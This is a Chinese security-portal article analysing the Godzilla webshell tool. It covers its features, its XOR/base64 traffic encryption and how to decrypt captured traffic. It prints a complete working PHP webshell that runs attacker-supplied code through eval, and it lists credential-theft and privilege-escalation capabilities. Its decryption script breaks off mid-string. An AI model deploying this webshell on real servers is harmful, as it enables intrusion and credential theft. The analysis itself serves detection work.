攻击工具分析：哥斯拉 (Godzilla) – FreeBuf 网络安全行业门户

此哥斯拉非彼哥斯拉，他是继菜刀、蚁剑、冰蝎之后具有更多优点的 Webshell 管理工具。

简介

对，你没有看错，本期我们要研究的目标是哥斯拉。

不过，此哥斯拉非彼哥斯拉，他是继菜刀、蚁剑、冰蝎之后具有更多优点的 Webshell 管理工具，由 java 语言开发，如名称一样，他的“凶猛”之处主要体现在：

- 全部类型的 shell 能绕过市面大部分的静态查杀
- 流量加密能绕过过市面绝大部分的流量 Waf
- Godzilla 自带的插件是冰蝎、蚁剑不能比拟的




图 1 哥斯拉运行界面

（如此简单的操作界面，实际效果和功能可绝不简单。）

它能实现的功能除了传统的命令执行、文件管理、数据库管理之外，根据 shell 类型的不同还包括了：

- MSF 联动
- 绕过 OpenBasedir
- ZIP 压缩 ZIP 解压
- 代码执行
- 绕过 DisableFunctions
- Mimikatz

- 读取服务器 FileZilla Navicat Sqlyog Winscp XMangager 的配置信息以及密码
- 虚拟终端 可以用 netcat 连接
- Windows 权限提升 （2012–2019 烂土豆）
- 读取服务器 谷歌 IE 火狐 浏览器保存的账号密码
- Windows 权限提升烂土豆的 C# 版本 甜土豆
- 支持 哥斯拉 冰蝎 菜刀 ReGeorg 的内存 shell 并且支持卸载
- 屏幕截图
- Servlet 管理 Servlet 卸载
- 内存加载 Jar 将 Jar 加载到 SystemClassLoader




图 2 功能界面

介绍的也差不多了，我们来分析看看他到底强在哪。

加密模块分析

- 分析脚本类型：PHP_XOR_base64
- 工具版本：3.03

1. 先进行反编译，加密代码的位置位于：”shells” packet–>”cryptions” packet–>” phpxor” packet–>phpxor class




图 3 加密函数位置

从代码中可以分析出，发送的 payload 内容先经过 XOR 加密后，再将密文进行 base64 编码，最后进行 URL 编码，再发给客户端。

```
public byte[] E(byte[] cs) {
  int len = cs.length;
  for (int i = 0; i < len; i++)
```

```
    return (this.pass + "=" + URLEncoder.encode(functions.base64Encode(cs))).getBytes();
  }
```

图 4 加密函数

XOR 加密的密钥来自用户提供的密钥经过 MD5 的 32 位摘要后，取前 16 位的值。

```
  public byte[] generate(String password, String secretKey) {
    return Generate.GenerateShellLoder(password, functions.md5(secretKey).substring(0, 16), false);
  }
}
```

图 5 密钥生成




图 6 数据主要处理流程

2. 生成 shell 脚本

接下来查看手动生成的脚本内容，可以看到 shell 对数据的处理方式基本和工具源码中的分析一致，变量 key 的值也确实为进行 MD5 摘要后的前 16 位的值。

```php
<?php
@session_start();
@set_time_limit(0);
@error_reporting(0);
function encode($D,$K){
    for($i=0;$i<strlen($D);$i++) {
        $c = $K[$i+1&15];
        $D[$i] = $D[$i]^$c;
    }
    return $D;
}
$pass='pass';
$payloadName='payload';
$key='3c6e0b8a9c15224a';
if (isset($_POST[$pass])){
    $data=encode(base64_decode($_POST[$pass]),$key);
    if (isset($_SESSION[$payloadName])){
        $payload=encode($_SESSION[$payloadName],$key);
        eval($payload);
        echo substr(md5($pass.$key),0,16);
        echo base64_encode(encode(@run($data),$key));
        echo substr(md5($pass.$key),16);
    }else{
        if (stripos($data,"getBasicsInfo")!==false){
            $_SESSION[$payloadName]=encode($data,$key);
        }
    }
}
```

图 7 shell 脚本内容




图 8 密钥的值为'key'

其中，encode() 函数主要是进行 XOR 操作。


主要的数据处理代码为：

$data=encode(base64_decode($_POST[$pass]),$key)

（代码先记下来，一会可以利用到。）

3. 尝试对数据进行解密

利用 wireshark 抓取攻击的流量包。






图 9 流量包

抓取数据中等号之后的内容，即被加密编码后的数据内容，然后先将内容进行 URL 解码。

图 10 URL 解码

再利用第二点提到的代码，写一个简单的解密脚本，将”$POST”的内容替换为 URL 解码后的数据。

```php
function encode($D,$K){
    for($i=0;$i<strlen($D);$i++) {
        $c = $K[$i+1&15];
        $D[$i] = $D[$i]^$c;
    }
    return $D;
}

$pass='pass';
$payloadName='payload';
$key='3c6e0b8a9c15224a';
$data=encode(base64_decode('R0YEQgNVBE0GQ0YPU0YTUhc
echo $data;
```

图 11 解密脚本

再执行脚本，瞬间感觉豁然开朗了有没有，明文出现，说明分析的思路是正确的。简单分析了一下 payload 的内容，包含 run、bypass_open_basedir、formatParameter、evalFunc 等二十多个功能函数，具备代码执行、文件操作、数据库操作等诸多功能。

图 12 payload 明文

总结

不得不佩服开发哥斯拉作者的思路很有创造性，虽然其实现的原理并不是很难，但却有效地避开了同类工具在网络流量中出现的常见特征，加上工具配置了自定义 http_header, 使得一些利用 UA 等其他 http_header 数据的检测效果也大打折扣。